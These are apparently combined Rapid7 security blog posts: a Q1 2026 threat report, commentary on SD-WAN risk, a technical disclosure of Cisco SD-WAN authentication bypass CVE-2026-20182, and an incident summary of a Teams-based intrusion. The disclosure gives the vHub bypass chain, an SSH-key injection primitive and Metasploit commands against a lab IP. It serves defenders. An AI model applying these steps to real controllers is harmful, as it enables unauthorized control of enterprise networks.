The first quarter of 2026 reinforced that attackers are moving faster, operating with greater coordination, and exploiting weaknesses before most organizations can respond effectively. From escalating geopolitical tensions to increasingly aggressive ransomware operations, the latest quarterly Threat Landscape Report highlights a security environment where reactive defense strategies are becoming unsustainable.
Quarterly Threat Landscape Report findings
Exploits unseat social engineering for top initial access vector (IAV)
One of the biggest takeaways is that vulnerability exploitation surpassed social engineering as the largest initial access vector with 38% of the total. This would be interesting on its own, but when coupled with more than 50% of all exploited vulnerabilities actively being zero-click, network facing vulnerabilities, it indicates that, at least in the short term, attackers are finding AI-enabled vulnerability exploitation easier to accomplish than exploiting human behavior. These types of vulnerabilities require no authentication and no user interaction, giving attackers rapid pathways into exposed systems and edge infrastructure. At the same time, exploitation activity was frequently preceded by large spikes in public discussion across forums, blogs, and social media platforms, demonstrating how quickly threat actors operationalize publicly available information once vulnerabilities gain visibility.
Geopolitics and FBI takedowns in the threat landscape
Geopolitical instability also continued to shape cyber operations throughout the quarter, particularly in the Middle East, where cyber activity was increasingly synchronized with military escalation. Iranian state-aligned groups targeted government infrastructure, financial services, and industrial systems, while Russian and Chinese campaigns focused heavily on intelligence collection, telecommunications infrastructure, and persistent access operations designed to remain undetected over long periods of time. The result is a threat landscape where organizations must prepare not only for immediate disruption, but also for long-term persistence inside enterprise environments.



Meanwhile, law enforcement operations targeting underground criminal infrastructure disrupted several major ransomware and credential marketplaces during Q1, including the seizure of RAMP and LeakBase. These takedowns have created operational pressure for cybercriminal groups, pushing threat actors toward smaller, decentralized communities and increasing internal distrust.
A marked shift towards “pure extortion”
The report also highlights the continued evolution of ransomware operations, particularly the growing shift toward “pure extortion” tactics focused on rapid data theft rather than traditional encryption-based attacks. Threat actors increasingly leveraged zero-click vulnerabilities to gain initial access, exfiltrate sensitive data, and pressure victims without deploying ransomware payloads that create additional operational risk and visibility.
Taken together, the findings from Q1 2026 show that organizations can no longer rely on periodic assessments and reactive workflows alone. Security teams need continuous visibility into their attack surface, better prioritization around exploitable risk, and the ability to move at a pace that matches modern attackers before small exposures become large-scale incidents.
Imagine you build a massive corporate campus with every security control money can buy. Blast resistant doors. Biometric scanners. Guards at every entrance. Maybe something similar to the infamous Death Star. On paper, it looks fantastic. Then, somewhere along the way, somebody decides the maintenance team needs a universal key that opens every door in the building without setting off any alarms.
That certainly makes operations easier, but it also means one mistake, one compromise (like a well placed photon torpedo), or one very bad decision can unravel the whole thing.
That is basically the problem we keep running into in modern enterprise networking.
Why SD-WAN controllers create concentrated risk
This week, Rapid7 researchers Stephen Fewer and Jonah Burgess disclosed CVE-2026-20182, a maximum severity (CVSS 10.0) vulnerability in the Cisco Catalyst SD-WAN Controller. The technical details matter, and quite a bit, at that, but the bigger lesson here is even more important. This bug is a reminder that we keep designing infrastructure for efficiency first and then acting surprised when attackers go after the one component that controls everything.
To put it simply, the flaw behaves like a master key. An attacker can present themselves to the controller as a trusted network router and, if the system accepts that claim without properly validating it, they can obtain the highest level of administrative access. That is the cybersecurity version of a Jedi mind trick. The controller is effectively told to trust something it has no business trusting, as if an attacker waves a hand and says, “these are not the droids you are looking for”. And with CVE-2026-20182, the controller just nods and lets them pass.
And that becomes extremely important when you look at how these environments are built.
A decade ago, managing a global enterprise network meant touching thousands of individual routers across branch locations. It was slow, error-prone, and frankly a little miserable for the people responsible for keeping it all running. So the industry did what the industry usually does. We centralized control. We pulled the decision-making out of all those edge devices and moved it into a central controller.
From an operations standpoint, that was a huge win. I will gladly give credit where it is due. SD-WAN solved real problems.
It also created a very attractive target.
Why central management platforms are attractive targets
Once you move the brains of the operation into a single place, that place becomes the thing an attacker wants most. Compromising one branch router is useful. Compromising the controller that manages the entire estate is a very different conversation. Now you are talking about the ability to reroute traffic, intercept communications, push malicious configuration, or simply break connectivity across the whole organization.
That is the real paradox here. The same architecture that gives defenders scale and simplicity can also give attackers a single point of catastrophic leverage.
A few years ago, finding and exploiting a quiet authentication bypass in a core networking appliance was mostly the work of highly capable nation-state teams. That is not the world we live in anymore, especially as AI makes exploitation faster to analyze, adapt, and operationalize. The reality of it is that offensive tradecraft does not stay exclusive for very long. It gets copied, adapted, automated, and eventually handed down to groups with very different goals.
For nation-state operators, a bug like this (as seen with the actively exploited CVE-2026-20127) is ideal for pre positioning. They are usually not looking for a smash and grab. They want persistence. They want access that blends in. They want to sit in the right place long enough to observe, influence, and pivot when the time is right. An SD-WAN controller is a great place to do that, because it lives in the middle of trust relationships most organizations rarely question.
For ransomware groups, the value proposition is even more obvious. If you can compromise central infrastructure, you do not have to fight for access to one system at a time. You are standing on the control plane of the enterprise, facing a dramatically lower barrier to initial access and large-scale disruption.
Now, to be fair, not every bug turns into internet wide exploitation overnight and not every vulnerability becomes a one click offensive toolkit. We should avoid sensationalizing that part. But we should also be honest about where the pressure is today. Attackers have become very good at turning central infrastructure weaknesses into high impact operations.
What defenders should do now
First, bugs like this are going to happen again. As long as we keep building extremely complex systems to manage global infrastructure, there will be flaws. That is not cynicism. That is just reality.
Second, organizations need to stop assuming that trusted administrative systems are inherently safe just because they sit in the middle of the network and have important sounding names. If your controller is compromised, what happens next? What can it reach? What can it change? How much of the enterprise can it influence without another human ever noticing?
That blast radius question is the one that matters.
Defending against this kind of problem requires more than patching, even though patching absolutely needs to happen. It means building environments that can survive the compromise of a critical management system. Network segmentation matters. Monitoring administrative traffic matters, whether that is handled internally or through an MDR provider that can help catch suspicious behavior before it turns into a much larger problem. Tight control over outbound communications from infrastructure devices matters. So does limiting which systems are allowed to talk to the controller in the first place.
In other words, we need to design with the assumption that even high trust infrastructure can fail in ugly ways.
The immediate guidance for defenders is straightforward: apply the vendor supplied patches for Cisco Catalyst SD-WAN Controllers as quickly as possible. That is the first move, not the last one.
The longer term lesson for leadership is bigger than this one vulnerability. Efficiency is great right up until it creates unquestioned authority in a single device or platform. When that happens, you have not removed complexity. You have concentrated risk.
And attackers have noticed.
Register for Rapid7’s upcoming webinar on CVE-2026-20182 here.
While researching a critical authentication bypass vulnerability, CVE-2026-20127, which was exploited in-the-wild, Rapid7 Labs discovered a new authentication bypass vulnerability affecting Cisco Catalyst SD-WAN Controller (formerly known as vSmart), CVE-2026-20182.
This new authentication bypass vulnerability affects the “vdaemon” service over DTLS (UDP port 12346), which is the same service that was vulnerable to CVE-2026-20127. The new vulnerability is not a patch bypass of CVE-2026-20127. It is a different issue located in a similar part of the “vdaemon” networking stack.
This impact however is the same, a remote unauthenticated attacker can leverage CVE-2026-20182 to become an authenticated peer of the target appliance, and perform privileged operations, such as injecting an attacker controlled public key into the vmanage-admin user account’s authorized SSH keys file. Once this has been performed, a remote unauthenticated attacker can login to the NETCONF service (SSH over TCP port 830) as the vmanage-admin user, and begin to issue arbitrary NETCONF commands.
CVE-2026-20182 has a CVSSv3.1 score of 10.0 (Critical), and a Common Weakness Enumeration (CWE) of CWE-287: Improper Authentication.
Technical analysis
The Cisco Catalyst SD-WAN Controller serves as the central control plane. Unlike Cisco Catalyst SD-WAN Manager, it has no web UI. Its network-reachable attack surface is narrow and depending on the configuration may expose the following ports:
Port
Protocol
Service
22
TCP
SSH (OpenSSH)
830
TCP
NETCONF over SSH
12346
UDP
vdaemon DTLS control plane
⠀
UDP port 12346 is the DTLS-over-UDP control-plane peering port used by vdaemon for inter-controller and controller-to-edge communication. It carries Overlay Management Protocol (OMP) messages including route advertisements, Transport Locations (TLOC) tables, and peer state – the entirety of the SD-WAN overlay routing fabric. Compromising this service means compromising the network.
To understand the vulnerability, we first need to understand how vdaemon authenticates control-plane peers. The protocol is a multi-phase handshake over DTLS:
After a DTLS handshake completes (which accepts any client certificate), the server sends a CHALLENGE containing 256 random bytes and a set of TLVs including Certificate Authority (CA) RSA public key components. The client must respond with a CHALLENGE_ACK, and it is during the processing of this response, in vbond_proc_challenge_ack(), that device-type-specific certificate verification occurs. Or, in the case of a “vHub” device, does not occur.
The 12-byte message header format for the vdaemon protocol is as follows:
Byte Offset
Byte Size
Field
Notes
0
1
msg_type
Low nibble = type, high nibble = version
1
1
device_info
High nibble = device_type, low nibble = flags
2
1
flags
Standard value of 0xA0
3
1
padding
Always 0x00
4 – 7
4
domain_id
Big-endian uint32
8 – 11
4
site_id
Big-endian uint32
⠀
The vdaemon protocol defines the following device types, encoded in the upper nibble of header byte 1, aka device_info:
Value
Device Type
Role
1
vEdge
Data-plane router
2
vHub
Hub router
3
vSmart
Control-plane controller
4
vBond
Orchestrator (trust anchor)
5
vManage
Management plane
6
ZTP
Zero-touch provisioning
⠀
This is the core of the vulnerability. Below is a walk through of the decompiled code from vbond_proc_challenge_ack(), which processes the CHALLENGE_ACK message sent by a connecting peer. After the DTLS handshake, the function extracts the peer’s certificate serial number and then enters device-type-specific verification (Note: edited for brevity):
We can see from the above that the function implements device-type-specific verification through a series of conditional blocks:
At [1] above, the function checks whether the connecting peer claims to be a vSmart (type 3) or vManage (type 5). If so, it enters a certificate serial number lookup via is_serial_duplicate(), which searches the local certificate database for a matching serial. At [2], if the serial is found, a duplicate-serial check via vbond_peer_dup_check() rejects the peer if a peer with that serial is already connected – preventing impersonation of existing authorized controllers.
At [3], a second verification block performs full certificate chain verification via vdaemon_dtls_verify_peer_cert(). This block executes only for specific (peer_type, local_type) pairs: vSmart-to-vSmart, vManage-to-vSmart, vManage-to-vManage, vManage-to-vBond, and vSmart-to-vBond. No pair in this block involves device type 2 (vHub). If the verification function returns a non-zero error, v18 is set to 0, and the function jumps to LABEL_179, which rejects the peer.
At [4], vEdge peers (type 1) enter hardware certificate verification via vdaemon_verify_peer_bidcert(). This path validates either a hardware TPM-based certificate (for physical vEdge routers) or a virtual edge certificate, including challenge-response signature verification and board ID validation. Failure sends the function to LABEL_179, which rejects the peer.
At [5], this is the bug, there is no “if” block matching a device type of 2 (vHub); the vHub device type simply has no verification code. The function falls through every conditional without entering any of them.
At [6], the function unconditionally sets “*(_BYTE *)(a2 + 70) = 1”, which is equivalent to ”peer->authenticated = true”, and returns success. The authenticated flag at peer struct offset 70 is the single bit that gates all subsequent message processing.
The following table summarizes the verification applied to each device type:
Device Type
Value
Verification
Result
vEdge
1
HW cert, challenge signature, board ID, OTP
Verified
vHub
2
None
Falls through to “peer->authenticated = 1”
vSmart
3
Cert chain, serial lookup, duplicate check
Verified
vBond
4
N/A (trust anchor – handled elsewhere)
–
vManage
5
Cert chain, serial lookup, duplicate check
Verified
⠀
Therefore, a remote unauthenticated attacker can bypass authentication by connecting to the vSmart DTLS port with any self-signed client certificate and claiming to be a vHub (type 2) in the CHALLENGE_ACK message. No valid credentials, no CA-signed certificate, and no knowledge of the SD-WAN deployment are required.
Looking further at the message dispatcher, we need to confirm that the CHALLENGE_ACK message can actually reach vbond_proc_challenge_ack() without prior authentication. The answer is in the pre-dispatch authentication gate in vbond_proc_msg():
We can see at [1] above, that the condition is a conjunction of negations: the incoming message is rejected only if the peer is NOT authenticated AND the message type is not one of the pre-authentication allowed types (CHALLENGE, CHALLENGE_ACK, NEW_CHALLENGE_ACK, CHALLENGE_ACK_ACK, Data, and TEAR_DOWN).
CHALLENGE_ACK (Message type 9) is explicitly in the allow list, meaning it passes this gate without authentication and reaches the vulnerable vbond_proc_challenge_ack(). This is by design; the authentication handshake must be able to proceed before the peer is authenticated.
Once the vulnerable vbond_proc_challenge_ack() sets “peer->authenticated = true” via the vHub bypass, the attacker must send a Hello message (Message type 5) to transition the peer to the UP state. The Hello handler has its own secondary authentication check:
// Case 5 (Hello) in vbond_proc_msg - line 20362
case 5:
// ...snip...
if ( *(_BYTE *)(v100 + 70) != 1 ) // <--- [2]
{
// "Received an unexpected HELLO from un-authenticated device"
        // ... cleanup and reject ...
return 0LL;
    }
// Process Hello normally - peer transitions to UP
⠀
At [2] above, the Hello handler verifies ”peer->authenticated == true” before processing. After our exploit sets this flag via the vHub bypass, Hello passes this secondary check and the peer transitions to the UP state, a fully trusted control-plane peer.
Putting all the pieces together: the attack chain is DTLS handshake (any cert) → receive CHALLENGE → send CHALLENGE_ACK with device type 2 (vHub) → authentication flag set unconditionally → send Hello → peer transitions to UP.
After establishing as an authenticated peer, the attacker has access to the full range of control-plane message types. We identified a particularly impactful post-authentication primitive: persistent SSH key injection via MSG_VMANAGE_TO_PEER (Message type 14).
The handler for message type 14 is vbond_proc_vmanage_to_peer(). Examining the decompiled code:
At [1] above, the file is opened in append mode – the attacker’s key is added alongside any existing authorized keys, avoiding disruption of legitimate access. At [2], the attacker-controlled key buffer from the message body is written directly via fputs() with no sanitization.
The key injection message body is a fixed 769-byte structure:
The leading “\n” ensures correct appending regardless of whether the existing authorized_keys file ends with a newline. The null byte terminates the string for fputs(), and the remainder is zero-padded to fill the 768-byte buffer.
Any authenticated peer, regardless of device type, can inject SSH keys into the vmanage-admin user’s authorized_keys file on vSmart. The vmanage-admin user is a specific internal, high-privileged service account used for automated communication between the management plane (vManage) and the control plane (vSmart/vBond). This converts a transient control-plane peering session into persistent, credential-independent high-privileged access.
Exploitation
In this example we will use the exploit developed by Rapid7 Labs and target a Cisco Catalyst SD-WAN Controller which has an IP address of 192.168.80.11. In our example, both the vdaemon service and the NETCONF service are bound to the same interface. The attacker will have an IP address of 192.168.80.130. In our example, the target Cisco Catalyst SD-WAN Controller appliance is running version 20.12.6.1, which was the latest available version of the 20.12.* branch at the time of writing.

To begin, the attacker loads the module in Metasploit and configures the required options.
Figure 1: Metasploit module options for cisco_sdwan_vhub_auth_bypass
⠀

The module will perform the authentication bypass and then inject an attacker controlled SSH public key into the authorized keys file for the vmanage-admin user. The module will generate a new RSA key-pair prior to exploitation, so that the attacker will inject a public key for which they have the corresponding private key.
The attacker then sets the target and runs the module.
msf6 auxiliary(admin/networking/cisco_sdwan_vhub_auth_bypass) > set RHOSTS 192.168.80.11
msf6 auxiliary(admin/networking/cisco_sdwan_vhub_auth_bypass) > run
⠀
Figure 2: Module output showing the vHub authentication bypass and SSH key injection
⠀

The attacker can now SSH into the NETCONF service over TCP port 830 by running the following command (as instructed by the exploit above).
SSH public key authentication will succeed, and the attacker will have successfully established a connection to the NETCONF service.
Figure 3: Successful SSH connection to the NETCONF service as vmanage-admin
⠀

At this point the attacker can begin to execute arbitrary NETCONF commands, for example the following “get-config” command can be run by the attacker in the NETCONF session.
The output of the get-config command is shown below.
Figure 4: NETCONF get-config output from the compromised controller
⠀
The full Metasploit module will be made available on May 27, 2026.
Remediation
Cisco has released software updates that address this vulnerability. There are no workarounds that address this vulnerability.
Customers are advised to upgrade to an appropriate fixed software release as indicated in the Fixed Software section of the Cisco Security Advisory. The following tables indicate the appropriate fixed software releases.
For additional details, please see the vendor advisory.
Vendor statement
“Cisco values the role of the security research community in helping maintain a secure ecosystem and we appreciate the collaboration with Rapid7. We have released a software update to remediate the identified vulnerability. We remain committed to transparent communication and to providing our customers with the robust security and resilience they expect.”
Rapid7 customers
Exposure Command, InsightVM and Nexpose customers will be able to assess their exposure to CVE-2026-20182 with an authenticated vulnerability check expected to be available in the May 14th, 2026 content release.
Credit
This vulnerability was discovered by Stephen Fewer, Senior Principal Security Researcher, and Jonah Burgess, Senior Security Researcher, both at Rapid7 and is being disclosed in accordance with Rapid7’s vulnerability disclosure policy.
Disclosure timeline
March 9, 2026: Rapid7 makes initial outreach to Cisco who confirms contact the same day. Rapid7 discloses the technical writeup and exploit code to Cisco.
March 11, 2026: Cisco confirms receipt of the technical writeup and exploit code and suggests a disclosure date of May 7, 2026.
March 20, 2026: Cisco confirms the vulnerability findings, and that a CVE will be reserved.
April 21, 2026: Cisco provides reserved CVE identifier and remediation guidance.
April 24, 2026: Cisco provides remediation version numbers, alignment on CWE and CVSS scoring, and requests moving disclosure date to May 14.
Attackers do not need to break into the front door when they can convince employees to open it for them through the tools they already trust.
In April 2026, Rapid7 investigated an enterprise intrusion that began with a Microsoft Teams message from a fake “IT Support” account and quickly escalated into a full compromise chain involving malware deployment, privilege escalation, credential theft, lateral movement, and exfiltration. The incident illustrates a critical risk for modern enterprises: Collaboration platforms have become part of the attack surface, and when combined with identity abuse and Living-off-the-Land techniques, they can provide attackers with a low-friction path into the environment.
Therefore, this attack was particularly concerning due to the way the intrusion shifted from endpoint compromise to broader identity-driven risk. And while it was not surprising that the attacker used a novel technique, what was concerning was how the attacker was able to chain together familiar enterprise weaknesses into a fast-moving and operationally effective intrusion.
By abusing Teams external access, the threat actor delivered a Dropbox-hosted Python payload that established command-and-control, deployed multiple backdoors, and began mapping the internal environment. The attacker then escalated privileges to SYSTEM using CVE-2023-36036 before deploying a fake Windows lock screen designed to harvest the user’s domain password.
Once valid credentials were obtained, the intrusion shifted from endpoint compromise to broader identity-driven risk. The attacker moved laterally to a second host, used legitimate tooling such as DumpIt to collect system memory, which was likely exfiltrated via an anonymous file-sharing service. This progression underscores a key reality for defenders: Once collaboration, identity, and endpoint controls are bypassed or weakened, attackers can rapidly convert initial access into meaningful enterprise exposure.
Rapid7’s technical analysis linked the Python malware to ModeloRAT, a framework previously documented by multiple security vendors in browser extension campaigns and associated with the KongTuke group. More broadly, this intrusion demonstrates how trusted communication channels, Living-off-the-Land techniques, and credential-focused tradecraft continue to challenge traditional security controls. The takeaways here are clear:
For CISOs: Collaboration tools are part of your attack surface. Attackers used Teams to reach users directly. Security, identity protection, endpoint visibility, and rapid detection engineering must be treated as connected parts of the same defense strategy, not separate control domains.
For defenders: Old vulnerabilities and trusted tools still work. The attack combined a patched vulnerability (CVE-2023-36036) with widely trusted tools like Python, PowerShell, and Dropbox. None of these are unusual in enterprise environments, which is precisely what allowed the attacker to blend in while moving quickly. It’s an obvious restatement, but external access should always be controlled and monitored.
The challenge isn’t identifying one suspicious event; it’s recognizing when normal activity starts to form a pattern, and acting before that pattern turns into widespread exposure.
Rapid7 coverage
Rapid7 has coverage for this campaign across both intelligence and detection workflows. The campaign is available in Rapid7’s Intelligence Hub, providing customers with curated context, indicators, and threat actor tradecraft to support awareness, investigation, and prioritization. Relevant detections are also available in InsightIDR, helping security teams identify activity associated with this intrusion pattern across their environments.
